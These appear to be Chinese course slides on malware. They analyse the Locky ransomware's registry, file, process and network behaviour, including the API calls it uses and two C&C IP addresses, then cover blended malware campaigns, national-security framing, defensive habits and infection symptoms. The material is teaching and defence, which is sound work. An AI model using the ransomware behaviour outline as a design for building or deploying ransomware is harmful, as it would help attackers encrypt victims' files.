
注册表行为	添加注册表项: HKCU\Software\Locky HKCU\Software\Locky\id HKCU\Software\Locky\pubkey HKCU\Software\Locky\paytext HKCU\Software\Locky\completed HKCU\Control Panel\Desktop\Wallpaper "%UserProfile%\Desktop_Locky_recover_instructions.bmp"	RegCreateKey RegSetValue RegQueryValue
文件行为	在文件夹中创建文件 Locky_recover_instructions.txt 在桌面上创建文件_Locky_recover_instructions.bmp, 设为桌面背景 对本地所有磁盘和文件夹进行遍历, 将特定后缀的文件加密成“.locky”的文件	CreateFileA FindFirstFileA FindNextFileA CryptEncrypt CryptGenKey CryptImportKey
进程行为	递归调用 FindFirstFileW 与 FindNextFileW 函数多线程遍历所有文件。 创建新进程 c:\Documents and setting\Administrator\localsetting\tep\ayf.exe 修改进程内存 c:\windows\system32\svchost.exe	CreateThread CreateProcess WriteProcessMemory
网络行为	下载 locky 恶意软件到本地 Temp 目录 发送被感染机器信息到 C&C 服务器 从 C&C 服务器下载 RSA 公钥 上传将被加密的文件列表 访问 46.19.37.108:80 访问 154.35.32.5:443	UrlDownloadToFile InternetOpenUrl Send Accept

动态分析：流量数据(流量)

Wireshark抓包



Microsoft Network Monitor



智能分析提取特征：KDDCUP99数据集特征、CICflowmeter工具提取特征

动态分析：行为特征



恶意代码发展态势

混合病毒攻击

现在很少有木马单打独斗，大部分都是“**多毒种作战**”。**下载者木马**体积小，不易被察觉，再由它下载其他木马到用户计算机。**释放器木马**负责安装复杂木马，一旦运行了释放器木马就很难手动清除。还有的木马选择**和蠕虫病毒搭伙**。

案例：

- “**WannaMine**”通过 NSA “永恒之蓝”漏洞传播，配合蠕虫病毒来进行传播的挖矿木马。
- “**隐匿者**”将“挖矿木马”植入了知名激活工具KMS，当用户下载安装此带毒工具后，挖矿木马也会入侵电脑，利用用户的电脑资源，为黑客“挖矿”赚钱。

网络安全发展趋势

- 当前**网络空间领域的斗争**已经是大国博弈和地缘安全中的常态化存在，**网络空间更是政治、军事、经济等领域斗争的首发战场。**
- 我国所面临的全球和地缘安全风险，既以大国竞合为主旋律，同时又围绕地缘安全热点展开，地缘利益竞合方众多，**多种矛盾复杂交织。**
- **网络安全威胁不是单纯的技术风险**，其风险和事件研判也不是单纯的领域内研判，这与攻击发起方和潜在对手的战略意图、技术能力和综合国力等综合因素息息相关。
- 过去的安全威胁是单点威胁，例如病毒、木马、DNS攻击、网站篡改等。
- 如今随着信息技术越来越先进、信息体系越来越复杂、信息资产越来越庞大，安全威胁也在**不断发展演进。**
- 我们对过去遭遇到的网络入侵攻击，往往将其作为单纯的网络安全事件看待，而未结合总体国家安全的多个方面进行综合分析，对对手意图的分析深度不足。
- 未来，**需要对网络攻击行为给我国政治安全、军事安全、科技安全等带来的综合影响后果全面加强研判，实现综合分析、全面量损、有效止损。**

恶意代码防护（反恶意代码）

恶意代码防护（反恶意代码）

- 安装至少一种**防病毒软件**
- 定期**升级**你的防病毒软件
- **不要随便打开**邮件附件
- 尽量**减少授权**使用你计算机的人
- 及时为系统**安装最新**的安全补丁
- 从外部获取数据前先进行**检查**
- 安装**完整性检查**软件
- 定期**备份**文件
- 建立一个系统**恢复盘**

恶意代码行为分析

- 在日常使用计算机的过程中，我们也应当时刻关注主机工作状态，留意异常状况。
- 当计算机出现如下状况时，要引起重视。
 - 系统**启动速度**比平时**慢**；
 - 系统**运行速度**异常**慢**；
 - **文件**的大小和日期发生变化；
 - 没做**写操作**时出现“**磁盘有写保护**”信息；
 - 对贴有写保护的**软盘操作**时音响很大；
 - 在**内存**中发现不该驻留的程序已驻留；
 - 键盘、打印、显示有**异常现象**；
 - 有**特殊文件**自动生成；
 - **磁盘空间**自动产生坏簇或磁盘空间减少；
 - **文件**莫名其妙地**丢失**；
 - 系统**异常死机**的次数增加。

话题讨论

1. 哪些企业在做反病毒软件?
2. 反病毒软件的功能有哪些?
3. 网络安全与国家安全?